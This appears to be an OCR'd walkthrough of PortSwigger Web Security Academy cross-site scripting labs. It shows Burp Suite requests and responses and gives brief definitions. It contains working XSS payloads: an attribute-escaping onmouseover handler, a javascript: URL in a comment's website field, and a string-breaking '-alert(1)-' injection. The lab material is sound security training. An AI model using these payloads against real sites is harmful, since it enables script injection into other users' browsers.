

Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Send Cancel
Target: https://0aec001f04004c4f81a74e6600a500bf.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Response headers 3
Search 0 highlights
Response
Pretty Raw Hex Render
Done 3,317 bytes | 1,404 millis
Event log (3) All issues Memory: 166.5MB

```
GET /?search=test123 HTTP/2
Host: 0aec001f04004c4f81a74e6600a500bf.web-security-academy.net
Cookie: session=qCm1OvBf0ZI7y8XHE7HMYXBSuEOmjsMm
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0aec001f04004c4f81a74e6600a500bf.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
```

```
                    </p>
                </section>
            </header>
            <header class="notification-header">
            </header>
            <section class=blog-header>
                <h1>
                    0 search results for 'test123'
                </h1>
                <hr>
            </section>
            <section class=search>
                <form action=/ method=GET>
                    <input type=text placeholder='Search the
                    blog...' name=search value="test123">
                    <button type=submit class=button>
                        Search
                    </button>
                </form>
            </section>
            <section class="blog-list no-results">
                <div class=is-linkback>
                    <a href="/">
                        Back to Blog
```

If your input is enclosed in double quotes ("..."), it means you can potentially escape the attribute using the following payload.


Modify the request


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
1 × 2 × +
Send Cancel
Target: https://0aec001f04004c4f81a74e6600a500
Inspe
Reques
Reques
Reques
Reques
Reques
Respor
Request
Pretty Raw Hex
0 highlights
Response
Pretty Raw Hex Render
0 highlights
Done
Event log (3) All issues

```
GET /?search=" onmouseover="alert(1) HTTP/2
Host: 0aec001f04004c4f81a74e6600a500bf.web-security-academy.net
Cookie: session=qCm10vBf0ZI7y8XHE7HMYXBSuEOmjsMm
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aec001f04004c4f81a74e6600a500bf.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

```
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
        <link href=/resources/css/labsBlog.css rel=stylesheet>
        <title>
            Reflected XSS into attribute with angle brackets HTML-encoded
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            Reflected XSS into attribute with angle brackets HTML-encoded
                        </h2>
                        <a class=link-back href='
                        https://portswigger.net/web-security/cross-site-scripting/contexts/lab-attribute-angle
                        -brackets-html-encoded'>
                            Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
                            <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='
                            http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enable-background='
```


Copy URL



```
GET /?search=" onmouseover="alert(1) HTTP/2
Host: 0aec001f04004c4f81a74e6600a500bf.web-security-academy.net
Cookie: session=qCmiOvBf0ZI7y8XHE7HMYXBSuEOmjsMm
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aec001f04004c4f81a74e6600a500bf.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

```
                        |
                    </p>
                </section>
            </header>
            <header class="notification-header">
            </header>
            <section class=blog-header>
                <h1>
                    0 search results for '&quot; onmo
                </h1>
                <hr>
            </section>
            <section class=search>
                <form action=/ method=GET>
                    <input type=text placeholder='Sear                                  e="" onmouseover="
                    alert(1)">
                    <button type=submit class=button>
                        Search
                    </button>
                </form>
            </section>
            <section class="blog-list no-results">
                <div class=is-linkback>
                    <a href="/">
```


Then intercept off and paste the URL in the browser .


Reflected XSS into attribute with a
Reflected XSS into attribute with a
https://0aec001f04004c4f81a74e6600a500bf.web-security-academy.net/?search="
Web Security Academy
Reflected XSS into attribute with angle brackets HTML-encoded
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for """
Search the blog...
Search
< Back to Blog

Definition: This involves manipulating an HTML attribute to execute a script. If input is wrapped in double quotes, it may allow escaping of the attribute.

- **Scenario:** Modify a request containing the script in an attribute context.
- **Result:** If successful, the malicious script will execute as part of the HTML attribute.

Lab: Stored XSS into anchor href attribute with double quotes HTML-encoded


Stored XSS into anchor href attrib
https://0a71007e037e108c807f3f2e0020006a.web-security-academy.net/post?postId=5

Facebook, well, more than there already are.

Comments

Carrie Atune | 17 February 2025

I have read this blog so many times now. My computer has frozen.

Leave a comment

Comment:

Testing XSS payload!

Name:

User123


Email:

user@gmail.com

Website:

test1.com

Post Comment
< Back to Blog



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Send Cancel Follow redirection
HTTP/2
Request
Pretty Raw Hex
Search
0 highlights
Response
Pretty Raw Hex Render
Inspector
Request cookies 1
Request headers 23
Response headers 3
Done

Target: https://0a71007e037e108c807f3f2e0020006a.web-sec...

```
HTTP/2 302 Found
Location: /post/comment/confirmation?postId=5
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

csrf	8nlozOsM70Lb1rxzJ...
postId	5
comment	test1232
name	User123
email	user@gmail.com
website	javascript:alert(1)


Definition: This is similar to stored XSS but specifically targets the href attribute of an anchor tag.

- **Scenario:** Submitting a payload in an anchor's href that includes malicious JavaScript.
- **Result:** When users click on the link, the script executes.


<u>Lab: Reflected XSS into a JavaScript string with angle brackets HTML encoded</u>

Definition: This type of attack involves injecting scripts into JavaScript strings within the web application.

- *Scenario: A payload is constructed that modifies a JavaScript string context.*
- *Result: This can lead to the execution of malicious JavaScript when the page loads.*



'-alert(1)-'

